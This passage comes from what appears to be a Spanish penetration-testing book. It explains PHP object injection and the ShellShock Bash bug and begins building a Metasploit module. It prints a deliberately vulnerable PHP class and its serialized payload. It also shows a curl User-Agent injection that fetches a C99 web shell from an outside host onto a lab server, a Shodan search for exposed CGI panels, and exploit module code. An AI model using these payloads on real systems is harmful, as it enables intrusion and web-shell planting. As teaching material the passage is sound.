En PHP hay una buena cantidad de estos que son llamados de forma automática y que el programador puede implementar para gestionar las acciones oportunas. A continuación se muestra la lista de los *"Magic Methods"* y sus condiciones de ejecución.

- *__construct()*: Las clases que tengan este método se invocarán en cada nuevo objeto creado.
- *__destruct()*: Será llamado cuando se liberen todas las referencias o cuando el script finalice.
- *__call()*: Es lanzado al invocar un método inaccesible en un contexto de objeto.
- *__callStatic()*: Es lanzado al invocar un método inaccesible en un contexto estático.
- *__get()*: Se utiliza para consultar datos a partir de propiedades inaccesibles.
- *__set()*: Se ejecuta al escribir datos sobre propiedades inaccesibles.
- *__isset():* Se lanza al llamar a *isset()* o a *empty()* sobre propiedades inaccesibles.
- *__unset()*: Se invoca cuando se usa *unset()* sobre propiedades inaccesibles.
- *__sleep()*: Se ejecuta antes de cualquier serialización. Es el método *serialize()* el que comprueba si en la clase existe este método.
- *__wakeup()*: Puede reconstruir cualquier recurso que el objeto pueda tener. Es el método *unserialize()* el que comprueba si en la clase existe este método.
- *__toString()*: Permite a una clase decidir cómo comportarse cuando se la trata como a un string
- *__invoke()*: Es llamado cuando un script intenta llamar a un objeto como si fuera una función.
- *__set_state()*: Se llama en respuesta a una instancia de su objeto que se pasa a la función var_export.
- *__clone()*: Si se clona un objeto y este ha finalizado de clonarse, se llamará al método
- *__clone()* del nuevo objeto (si el método *__clone()* estuviera definido)
- *__debugInfo()*: Este método es invocado por *var_dump()* al volcar un objeto para obtener las propiedades que deberían mostrarse.

Por supuesto, estos métodos por sí mismos no suponen una vulnerabilidad en sí mismos, pero un atacante podrá forzar su llamada generando las circunstancias adecuadas para lograr que, implícitamente, sea invocado. Es decir, un atacante podría lograr aprovecharse del código que hay allí escrito - y de las vulnerabilidades que allí haya - generando los condicionantes adecuados para que se ejecute y así tomar el control.

Para ello debe existir en la implementación que haya hecho el programador de uno de esos *Magic Methods* alguna función susceptible de ser explotada, como un *eval*, *include*, *shell_exec*, *mysqli_query*, etcétera, que utilice algún parámetro manipulable por el atacante. Es decir, el atacante pondrá el valor adecuado en el parámetro que utiliza la función insegura dentro del *Magic Method*, y luego generará los condicionantes adecuados para que se ejecute ese método.



4.2 Serialización de Objetos

Antes de continuar es importante entender en qué consiste el concepto de *"Serializar un objeto"*. La serialización nace de la necesidad que tienen muchos sistemas de descargar un objeto que se encuentra en memoria para poder ser transmitido entre distintos sistemas.

Dicho de otro modo, para que pueda ser almacenado en disco y/o enviado por red usando una estructura entendible por el destinatario para que pueda re-armar el objeto en memoria, es decir, para que pueda *"Deserializar el objeto"*.

Uno de los formatos más utilizados para este fin - aunque no el único - son los ficheros JSON, y en PHP se utiliza la función *unserialized* para manipular los ficheros JSON con el fin de recrear en memoria dicho objeto.

Por ello, cuando una aplicación web recibe un fichero JSON con datos relativos a un objeto definido en su estructura de clases, llama a la función *unserialized*, que en nuestro caso será la puerta de entrada para forzar la ejecución del *Magic Method*, inyectando, como veremos, un objeto en PHP malicioso.

Un programador que recibe un JSON con información relativa a un objeto, debe *sanitizar* correctamente los datos antes de construir el objeto, ya que si no, estaría permitiendo la ejecución automática de los *Magic Methods* sin haber tomado ninguna precaución.

Esto no es siempre así, y por lo general, los desarrolladores no tienden a validar las propiedades de las clases en las que no se establece un valor a través de una entrada de datos de un usuario. Es decir, valores que supuestamente ningún usuario debería haber podido manipular con el interfaz. Grave error.

4.3 Un ataque de PHP Object Injection

Como ya hemos dicho, visto todo lo anterior, un atacante podría enviar un objeto malicioso serializado en formato JSON a una aplicación web en PHP escrita bajo el paradigma de POO y en la que la clase del objeto que se envía tiene un *Magic Method* implementado con una función PHP insegura para la construcción o destrucción del objeto.

Si la aplicación web hace uso de la función *unserialized* sin *sanitizar* previamente los valores del objeto que viene por JSON antes de construir o destruir el objeto, el atacante habrá podido inyectar código en el sistema para, por ejemplo, hacer un ataque de *Remote Command Injection*, RFI, etcétera. En el siguiente ejemplo se puede ver una clase que tiene implementado el *Magic Method* para la destrucción del objeto. En la implementación se hace uso de la función de *shell_exec()* tomando como parámetros una de las propiedades del objeto.

Este código de ejemplo permite, a través de la inyección de un objeto PHP, ejecutar un comando en el sistema operativo. Esto es posible no por la inyección del objeto en sí, si no por no controlar el parámetro que se le está pasando a la función *shell_exec*.



```
class Example1
{
        public $data;

        function __construct()
        {       }

    public function __toString()
    {
                return "Permite a una clase decidir cómo comportarse".
                " cuando se le trata como un string.";
    }

        function __wakeup()
        {
                echo "El propósito de utilizar __wakeup es reestablecer ".
                " cualquier conexión a bases de datos que se pudiese haber".
                " perdido durante la serialización y realizar otras".
                " tareas de reinicialización.";
        }

        function __destruct()
        {
                echo "El destruct será llamado cuando se liberen todas".
                " las referencias o cuando el script finalize";
                printf(shell_exec($this->data));
                // include($this->$data);
                // Métodos peligrosos: include_once, eval, etc.
        }
}

$user_data = unserialize($_GET['data']);
echo $user_data;
```

Imagen 3.20: Clase de ejemplo en PHP vulnerable a PHP Object Injection.

La clase se llama *"Example1"*, implementa el *Magic Method __destruct()* y dentro del mismo se encuentra la función *"shell_exec"*, a la que se le pasa como parámetro la propiedad data del objeto invocado.

4.4 Preparando el payload de PHP Object Injection

Para explotar esta vulnerabilidad de forma sencilla lo primero que hay que hacer es preparar el *payload.* Para ello se ha de crear un objeto con la propiedad data maliciosa, es decir, con el comando que queremos inyectar dentro de *shell_exec*.

```
class Example1
{
        public $data = 'ipconfig | find "v4"';
}

print urlencode(serialize(new Example1));
```

Imagen 3.21: Objeto PHP malicioso para construir el Payload.

A continuación se debe realizar un codificado de tipo URL del objeto PHP malicioso que se desea inyectar, por lo que tras este procesado ya se habrá generado el *payload* que se necesita para tomar control de esta aplicación web y será posible enviarlo a través de un parámetro una petición HTTP. En nuestro ejemplo, éste es el *payload* obtenido: *O%3A8%3A%22Example1%22%3A1%3A%7Bs%3A4%3A%22data%22%3Bs%3A20%3A%22ipconfig+%7C+find+%22v4%22%22%3B%7D*

Una vez inyectado el objeto PHP serializado en la aplicación vulnerable, el resultado devuelto es la salida del comando ejecutado en el sistema, en este caso las direcciones IP privadas del sistema. Para hacer la ejecución, debemos introducir el PHP *Object* que hemos serializado en el parámetro vulnerable que acabará dentro del *Magic Method.*

En este caso, es el parámetro data, así que la llamada que se debería realizar es: *http://localhost/unserialized/appTest.php?data= O%3A8%3A%22Example1%22%3A1%3A%7Bs%3A4%3A%22data%22%3Bs%3A20%3A%22ipconfig+%7C+find+%22v4%22%22%3B%7D*

Y el resultado que se obtiene es el que se ve a continuación, con la ejecución del comando *ipconfig | find "v4"* dentro del sistema cuando se ejecuta el método *__destruct()*.




Imagen 3.22: Ejecución del comando a través del método __destruct().

Además, en nuestro ejemplo no solo se llamó al *Magic Method __destruct*, sino que también se invocaron los métodos *__wakeup y __toString* de forma automática, ya que el motor va utilizando de forma implícita a los métodos cuando los va necesitando.

4.5 Más bugs y explotis de PHP Object Injection

Esta vulnerabilidad, a pesar de necesitar de una buena serie de condicionantes, ya se ha dado en muchos CMS y *frameworks* de Internet en el pasado, y probablemente seguirá dándose. A continuación tenéis una pequeña lista de vulnerabilidades de PHP *Object Injection* publicadas debido al mal uso de la función *unserialized.*

CVE	Framework	Versiones	Descripción (Tipo)
CVE-2015-2171	*Slim PHP Framework*	<=2.5.X	*PHP Object Injection*
CVE-2015-5721	*MISP (Malware Information Sharing Platform)*	<=2.3.89	*PHP Object Injection*
N/A	*WooCommerce (PayPal Identity Token ON)*	2.3.11	*PHP Object Injection*

CVE	Framework	Versiones	Descripción (Tipo)
CVE-2015-0935	*Bomgar Remote Support*	<=15.1.0	*PHP Object Injection*
CVE-2014-1691	*Horde Framework*	<=5.1.0	*PHP Object Injection*
N/A	*eFront*	3.6.15	*PHP Object Injection*
CVE-2014-1613	*Dotclear*	<=2.6.1	*PHP Object Injection*
CVE-2014-9280	*MantisBT*	<=1.2.17	*PHP Code Execution*
CVE-2014-8791	*Tuleap (register.php)*	<= 7.6-4	*PHP Object Injection*
CVE-2013-2749 CVE-2013-3528	*Vanilla Forums*	2.0 - 2.0.18.5	*PHP Object Injection*
CVE-2013-3242	*Joomla!*	<= 3.0.3	*PHP Object Injection*
CVE-2013-1453	*Joomla!*	3.0.x -3.0.2 2.5.x - 2.5.8	*PHP Object Injection*
CVE-2013-1465	*CubeCart*	5.2.0	*PHP Object Injection*
CVE-2012-5692	*Invision Power Board*	<= 3.3.4	*PHP Code Execution*
CVE-2012-0911	*Tiki Wiki CMS Groupware*	<= 8.3	*PHP Code Execution*
CVE-2012-0694	*SugarCRM CE*	<= 6.3.1	*PHP Code Execution*

Imagen 3.23: Tabla con algunas vulnerabilidades de PHP Objection Injection.

Estas vulnerabilidades también se van incluyendo dentro de *frameworks* de explotación, ya que si se puede ejecutar un código en el servidor remoto son perfectas para introducir un *Meterpreter* de *Metasploit* o lanzar una *shell* remota.

En la siguiente imagen se puede ver cómo el *CVE-2014-1691* que afecta a los servidores con *Horde Framework* vulnerables está incluido en *Metasploit* y puede lanzarse directamente desde la consola.

```
msf > use exploit/unix/webapp/horde_unserialize_exec
msf exploit(horde_unserialize_exec) > show targets
    ...targets...
msf exploit(horde_unserialize_exec) > set TARGET <target-id>
msf exploit(horde_unserialize_exec) > show options
    ...show and set options...
msf exploit(horde_unserialize_exec) > exploit
```

Imagen 3.24: Ejecución de un exploit de PHP Object Injection desde Metasploit.

Para mitigar estos ataques es mejor no utilizar la función *unserialized* que construye directamente el objeto, y utilizar en su lugar la función PHP *json_decode*, con la que se consigue validar cada dato que se recibe para evitar la inyección de propiedades maliciosas que puedan acabar inyectadas en funciones inseguras.

5. El bug de ShellShock

Durante el mes de Septiembre de 2014 se hizo público un fallo de seguridad, al que se llamó *ShellShock*, en la popular interfaz de comandos *Bash* que afectó a todas las versiones lanzadas desde la 1.14.0 hasta la 4.3, o lo que es lo mismo, a todas las versiones de *Bash* que fueron publicadas entre los años 1994 y Septiembre de 2014.

El *bug*, que realmente son dos, tienen los *CVE-2014-6271* y *CVE-2014-7169* y afectan a sistemas *UNIX*, *Linux* y *OS X* que tienen instalada esta herramienta en sus plataformas y, por supuesto, pasará mucho tiempo hasta que las versiones *Bash* de los últimos 20 años sean totalmente erradicadas de Internet y, lo más peligroso, las redes internas de las empresas.

Fundamentalmente el fallo es que *Bash* sigue ejecutando el código que se añade después de definir una función en una variable de entorno. Básicamente, en *Bash* podemos definir, por un lado, una función "anónima":

```
'(){ echo "hola"; };'
```

O incluso una función vacía y además anónima.

```
'(){ :; };'
```

Por otro, podemos definir variables de entorno en *Bash*, con *env* o cualquier otro método. E incluso, variables de entorno que son funciones. Por ejemplo:

```
env VARDENTORNO='(){ :; };'
```

El fallo es que B*ash*, al interpretar esto, no se detiene en el último punto y coma, sino que sigue. Por ejemplo:

```
env VARDENTORNO='(){ :; }; echo "Se ha ejecutado el echo... y lo que queramos"'
```

Con estos ejemplos, las versiones vulnerables de *Bash* ejecutarían los comandos cuando sea exportada o definida la función. En esta imagen se resume el funcionamiento.

```
auditor@auditor-desktop:/var/www$ VAR="() { :;}; echo 'comando inyectado'"
auditor@auditor-desktop:/var/www$ export VAR
auditor@auditor-desktop:/var/www$ env b='() { :;}; echo vuln' bash -c "echo test"
comando inyectado
vuln
test
auditor@auditor-desktop:/var/www$ VAR="() { :;};"
auditor@auditor-desktop:/var/www$ export VAR
auditor@auditor-desktop:/var/www$ env b='() { :;}; echo vuln' bash -c "echo test"
vuln
test
auditor@auditor-desktop:/var/www$ echo $VAR
() { :;};
auditor@auditor-desktop:/var/www$
```

Imagen 3.25: Ejemplos de ejecución de comandos en Bash vulnerables.

Comprobar la versión *Bash* de un sistema para saber si es vulnerable o no con acceso es fácil, solo se necesita usar el comando *help* y la propia *Bash* mostrará la versión que se está usando.

La forma de comprobar con una prueba real si tu sistema es vulnerable es bastante sencilla. Desde la interfaz de comandos *Bash* hay que probar a declarar una función como una variable de entorno, pero añadiendo después de la definición un comando a ejecutar.

En este ejemplo se ha añadido un comando para que muestre el mensaje de *Owned* en una versión vulnerable de *Bash* en OS X. Luego se invoca *Bash* para que cargue las variables de entorno y la ejecute el comando.

```
Chema — bash — 80×5
Chemas-MacBook-Pro-2:~ Chema$ env var='() { void;}; echo owned' bash -c echo
owned

Chemas-MacBook-Pro-2:~ Chema$
```

Imagen 3.26: Test de ShellShock en Bash de OS X [PRESCINDIBLE].

5.1 Inyectar Web Shells en servidores vulnerables a ShellShock

Explotar este *bug* tiene muchas posibilidades, pero es especialmente peligroso en los servidores web que utilizando el motor CGI *(Common Gateway Interface)* se apoyan en el sistema operativo para dar sus servicios web. Es decir, a diferencia de las aplicaciones .NET, JSP o PHP que se basan en la interpretación por parte de un motor de scripting de las programas que forman la web, las aplicaciones CGI se tiran directamente con ejecuciones desde el sistema operativo, lo que permite interactuar con el interfaz de comandos, sea *SH*, *KSH* o *Bash*.

Imaginemos un CGI en *Bash* colgado en una página. Si se le envía al script una cabecera con una función definida y un comando a continuación, ejecutará ese "comando a continuación". Para hacer una prueba, en principio, definimos un *script* cualquiera que haga de CGI, al que llamaremos a.sh con el siguiente código.

```
#!/bin/bash
echo "Content-type: text/hmtl"
echo ""
echo "Hola"
```

Ahora veamos paso a paso.

Queremos pasarle una función cualquiera a una variable de entorno y a continuación un comando. Para eso, podemos aprovechar que los servidores web Apache toman las cabeceras como - o las transforma en - variables de entorno. Por ejemplo, el *User-Agent* se introducirá como valor de la variable de entorno HTTP_USER_AGENT del servidor Apache. Si se le envía una función definida y cuando termine un comando, la versión vulnerable de *Bash* interpretará el comando que venga a continuación, con lo que se conseguirá la ejecución de código.

Name	Value
HTTP_ACCEPT	text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
HTTP_ACCEPT_ENCODING	gzip,deflate,sdch
HTTP_ACCEPT_LANGUAGE	en-US,en;q=0.8,es;q=0.6,zh-CN;q=0.4,zh;q=0.2,pt;q=0.2
HTTP_CONNECTION	close
HTTP_DNT	1
HTTP_HOST	[redacted]
HTTP_USER_AGENT	Mozilla/5.0 (Macintosh; Intel Mac OS X 10_9_5)
HTTP_X_ACCEL_INTERNAL	/internal-nginx-static-location
HTTP_X_FORWARDED_FOR	[redacted]
HTTP_X_REAL_IP	[redacted]
REQUEST_METHOD	GET
REQUEST_URI	/cgi-bin/test/test.cgi

Imagen 3.27: Variables de entorno en servidores Apache.

Para tener el control total de un servidor web lo más sencillo es descargar una *shell* en php con un comando que vaya concatenado dentro del campo *User-Agent* y enviar todo al servidor CGI con la *Bash* vulnerable utilizando por ejemplo *curl*. Con el parámetro -H en *curl* se le define la cabecera *User-Agent* - o cualquier otra -.

Para conseguir la explotación vía *ShellShock* se usa una función vacía ya que es irrelevante su contenido para este fin, y luego el comando interesante, que en este caso es *wget* para lograr descargar un fichero.

En este caso, se baja una *shell* pública en *c99txt.net* y se almacena en la ruta pública del servidor web */var/www/upload/d.php*.

C:\Windows\System32\cmd.exe

```
D:\f\tools\curl>curl -H "User-Agent: () { :;}; /usr/bin/wget -O /var/www/upload/d.php www.c99txt.net
/s/c99.txt" http://192.168.57.137/cgi-bin/a.sh
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>500 Internal Server Error</title>
</head><body>
<h1>Internal Server Error</h1>
<p>The server encountered an internal error or
misconfiguration and was unable to complete
your request.</p>
<p>Please contact the server administrator,
 webmaster@localhost and inform them of the time the error occurred,
and anything you might have done that may have
caused the error.</p>
<p>More information about this error may be available
in the server error log.</p>
<hr>
<address>Apache/2.2.12 (Ubuntu) Server at 192.168.57.137 Port 80</address>
</body></html>

D:\f\tools\curl>_
```

Imagen 3.28: Curl definiendo un user agent y atacando al servidor en 192.168.57.137.

Estos son los *logs* que se obtienen en el ser Apache una vez lanzado. Como se puede observar el servidor devuelve un código de error 500 porque la función no termina limpiamente, pero el comando se ha ejecutado.



```
[Thu Sep 25 14:02:21 2014] [error] [client 192.168.57.1]
[Thu Sep 25 14:02:21 2014] [error] [client 192.168.57.1] --2014-09-25 14:02:21--  http:/
/192.168.57.137/cgi-bin/a.sh
[Thu Sep 25 14:02:21 2014] [error] [client 192.168.57.1] Connecting to 192.168.57.137:80
...
[Thu Sep 25 14:02:21 2014] [error] [client 192.168.57.1] connected.
[Thu Sep 25 14:02:21 2014] [error] [client 192.168.57.1] HTTP request sent, awaiting res
ponse...
[Thu Sep 25 14:02:21 2014] [error] [client 192.168.57.1] 200 OK
[Thu Sep 25 14:02:21 2014] [error] [client 192.168.57.1] Length: 4 [text/html]
[Thu Sep 25 14:02:21 2014] [error] [client 192.168.57.1] Saving to: `/var/www/upload/e.p
hp'
[Thu Sep 25 14:02:21 2014] [error] [client 192.168.57.1]
[Thu Sep 25 14:02:21 2014] [error] [client 192.168.57.1]      0K
                                  100%  457K=0s
[Thu Sep 25 14:02:21 2014] [error] [client 192.168.57.1]
[Thu Sep 25 14:02:21 2014] [error] [client 192.168.57.1] 2014-09-25 14:02:21 (457 KB/s)
- `/var/www/upload/e.php' saved [4/4]
[Thu Sep 25 14:02:21 2014] [error] [client 192.168.57.1]
[Thu Sep 25 14:02:21 2014] [error] [client 192.168.57.1] FINISHED --2014-09-25 14:02:21-
-
[Thu Sep 25 14:02:21 2014] [error] [client 192.168.57.1] Downloaded: 2 files, 147K in 0.
7s (209 KB/s)
[Thu Sep 25 14:02:21 2014] [error] [client 192.168.57.1] Premature end of script headers
: a.sh
```

Imagen 3.29: Logs del servidor de Apache durante el ataque.

Obviamente, el atacante "solo" dispone de los permisos y privilegios de Apache, y esto limita dónde escribir y qué hacer. También es importante recordar que los comandos deben ir con sus rutas absolutas, etcétera. Al final, el resultado es el mismo, ya que el comando *wget* se ejecuta en el sistema y, como se puede ver, se consigue introducir una *shell* en PHP dentro del servidor web con la versión vulnerable de *Bash*.




Imagen 3.30: Shell C99 introducida vía explotación de ShellShock.

5.2 Otras explotaciones de ShellShock

Esta explotación ataque para meter una *shell* en cualquier servidor web vulnerable es posible con cualquier herramienta que permita cambiar el valor del campo *User-Agent*, por ejemplo el *plugin* para Firefox para gestionar los valores de *User-Angent*. Es posible ir navegando por servidores y aquellos que sean vulnerables irán siendo infectados automáticamente.




Imagen 3.31: Cambiando el User-Agent con un plugin de Firefox.

Una vez que un servidor es vulnerable, se puede ejecutar cualquier comando. No es necesario hacer la subida de una *shell* al servidor, y se puede ejecutar el *program* que se desee en la consola de comandos. Por ejemplo, en este caso vemos como se puede ejecutar un simple *ls* que es lo que se puede hacer para saber si el servidor es vulnerable sin necesidad de subir algo tan "ruidoso" como una *shell* que pueda generar alertas en cualquier sistema de seguridad que haya en el sistema que se esté auditando.




Imagen 3.32: Ejecución de un comando ls en un sistema vulnerale a ShellShock vía Burp.

Este *bug* te lo puedes encontrar en el sitio menos inesperado de la infraestructura que audites, como por ejemplo el panel de administración de un *router*, un *switch* o un punto de acceso WiFi que, tan comúnmente, cuentan con este tipo de herramientas de gestión web.

En ellos, con el objeto de reducir al máximo el software a instalar, la mayoría de los paneles están corriendo en CGI. Basta con darse un paseo por *Shodan* y con las consultas adecuadas localizar paneles de administración web expuestos a Internet, corriendo con una *Bash* vulnerable que da soporte a webs funcionando en modo.

SHODAN login.cgi Search

Services

HTTP	4,383
HTTP Alternate	1,087
HTTP	74
None	41
VNC	9

Top Countries

Germany	2,912
China	1,540
Austria	230
France	166
United States	140

[redacted]
HTTP/1.0 302 Found
Location: login.cgi
Content-type: text/html

[redacted]
Added on 24.02.2014
Munich
HTTP/1.0 302 Found
Location: login.cgi
Content-type: text/html

[redacted]

[redacted]
Added on 24.02.2014
HTTP/1.0 302 Found
Location: login.cgi
Content-type: text/html

Imagen 3.33: Búsqueda de paneles web CGI en Shodan.

5.3 Creación de un módulo de Metasploit para ShellShock

A día de hoy el proyecto de *Metasploit* tiene ya sus módulos de explotación de esta vulnerabilidad realizada, pero el siguiente ejemplo muestra cómo se puede crear un módulo de *Metasploit* para esta o cualquier otra vulnerabilidad similar.

¿Qué se necesita para llevar a cabo la creación del módulo para *ShellShock*? Pues al menos la función de inicialización y la función *exploit* son necesarias. El objetivo de estos módulos son las de conseguir una sesión para controlar el equipo o realizar alguna acción sobre él, tras aprovechar una vulnerabilidad. Opcionalmente, podemos definir la función *check*, con la que podemos comprobar que una vulnerabilidad existe en la máquina remota, siempre y cuando el módulo no sea *client-side*, ya que en este escenario no tiene sentido realizar un chequeo.

La función: *initialize(info={})*

Esta función permite inicializar valores al módulo y actualizar información que es heredada por el propio *framework*. Podemos entender que la información de ayuda e informativa que debemos

proporcionar en los módulos de *Metasploit* debemos configurarla en esta función. Por ejemplo, cuando se ejecuta el comando *info* la información proporcionada por la consola se corresponde con el atributo *description* que previamente hemos definido, o la información sobre el autor, las referencias a los CVE, etcétera.

A continuación se presenta el código, cuya descripción corresponde con la del módulo de *Rapid7*. Simplemente es importante ver que en esta parte del código son datos a rellenar, y que estos datos son informativos. Hay que recordar que la función de inicialización puede tener más instrucciones relevantes, como veremos después.

```
def initialize(info = {})
  super(update_info(info,
    'Name' => 'Apache mod_cgi Bash Environment Variable Code Injection',
    'Description' => %q{
      This module exploits a code injection in specially crafted environment
      variables in Bash, specifically targeting Apache mod_cgi scripts through
      the HTTP_USER_AGENT variable.
    },
    'Author' => [
      'Stephane Chazelas', # Vulnerability discovery
      'Pablo González'
    ],
    'References' => [
      ['CVE', '2014-6271'],
      ['URL', 'https://access.redhat.com/articles/1200223'],
      ['URL', 'http://seclists.org/oss-sec/2014/q3/649']
    ],
    'Payload'          =>
      {
        'DisableNops' => true,
        'BadChars'    => "\x00\x0a\x0d",
        'Space'       => 2048
      },
```

Imagen 3.34: Función de inicialización.

Hasta aquí, no ha hecho falta tocar nada. Existe un método denominado *register_options* con el que se pueden modificar los atributos configurables que tendrá el módulo. Hay que recordar que por ser un módulo de tipo *exploit* remoto se heredan atributos propios del módulo, como por ejemplo RHOST, pero en muchas ocasiones nosotros querremos añadir atributos configurables para que un usuario pueda realizar otro tipo de acciones con esos parámetros. Nosotros queremos varias cosas en nuestro módulo:

- Que el usuario pueda indicar cuál es la URI. Al atributo lo llamaremos *TARGETURI*.
- Que el usuario pueda seleccionar el método HTTP a utilizar (*GET* | *POST*). El atributo se llama *METHOD*.
- Que el usuario pueda indicar al *exploit* el *path* remoto que debe utilizar mediante el atributo *RPATH*.

- El usuario puede indicar el comando que quiere lanzar mediante el atributo *COMMAND*.
- Mediante la configuración del atributo *TIMEOUT* se indica el número de segundos para obtener respuesta de una petición HTTP.
- El atributo *FULL* es algo especial. Lo que queremos hacer es que si el parámetro *FULL* vale false, el módulo se comporte como una consola remota en la cual sólo se ejecutará la orden que se introduzca en *COMMAND*. Pero si el atributo *FULL* vale true, el módulo estará programado para lanzar una secuencia de acciones sobre el servidor remoto con el que se conseguirá subir una *shellcode* y obtendremos el control remoto de la máquina.
- El atributo *NAMESHELLBIN* será utilizado en caso de que *FULL* sea true, y proporciona el nombre que utilizaremos para crear el binario en la máquina remota.

```
register_options([
  OptString.new('TARGETURI', [true, 'Path to CGI script']),
  OptEnum.new('METHOD', [true, 'HTTP method to use', 'GET', ['GET', 'POST']]),
  OptString.new('RPATH', [true, 'Target PATH for binaries used by the CmdStager', '/bin']),
  OptString.new('COMMAND', [true, 'Command Injection in Bash', 'ls -la']),
  OptString.new('FULL', [false, 'Launch all process, 4 requests for taking remote control', 'false']),
  OptString.new('NAMESHELLBIN', [false, 'Name Shell', 'poc']),
  OptInt.new('TIMEOUT', [true, 'HTTP read response timeout (seconds)', 5])
], self.class)
```

Imagen 3.35: Opciones nuevas en el módulo.

En la imagen se puede ver que cada atributo aparte del nombre tiene una serie de información extra introducida en un listado. El primer campo true o false indica si el atributo será requerido para ejecutar el módulo o no. Cuando se ejecuta un show *options* vemos una columna denominada *required*, dónde los atributos tienen valor yes o no. El segundo campo del listado es la descripción del atributo, mientras que el tercero es el valor por defecto que tiene ese parámetro.

```
msf > use exploit/multi/http/shellshock_pablo
msf exploit(shellshock_pablo) > show options

Module options (exploit/multi/http/shellshock_pablo):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   COMMAND       ls -la           yes       Command Injection in Bash
   FULL          false            no        Launch all process, 4 requests for t
aking remote control
   METHOD        GET              yes       HTTP method to use (accepted: GET, P
OST)
   NAMESHELLBIN  poc              no        Name Shell
   Proxies                        no        Use a proxy chain
   RHOST                          yes       The target address
   RPATH         /bin             yes       Target PATH for binaries used by the
 CmdStager
   RPORT         80               yes       The target port
   TARGETURI                      yes       Path to CGI script
   TIMEOUT       5                yes       HTTP read response timeout (seconds)

   VHOST                          no        HTTP server virtual host
```

Imagen 3.36: Atributos del módulo visto con show options.

La función: *request(command)*

Antes de empezar a destripar las funciones *check* y *exploit* vamos a necesitar una función *request* para agilizar y no repetir código en el envío de peticiones. Esta función será utilizada para explotar la vulnerabilidad de *ShellShock* en su versión para Apache *mod_cgi*.

La función tiene una implementación básica, utiliza el método *send_request_cgi* para enviar la petición HTTP. Se le pasa un parámetro a la función que es el comando que se quiere ejecutar en remoto, si la vulnerabilidad está presente en el servidor remoto. A continuación se muestra el código sencillo de la función.

```
def request(command)
  print_status "Command: #{command}"
  r = send_request_cgi(
    {
      'method' => datastore['METHOD'],
      'uri' => datastore['TARGETURI'],
      'agent' => "() { :; }; echo; #{command} "
    }, datastore['TIMEOUT'])
    return r
end
```

Imagen 3.37: Código de request.

El atributo *TARGETURI*, *METHOD* y *TIMEOUT*, explicados anteriormente, son utilizados para la generación del paquete.

La función: *check()*

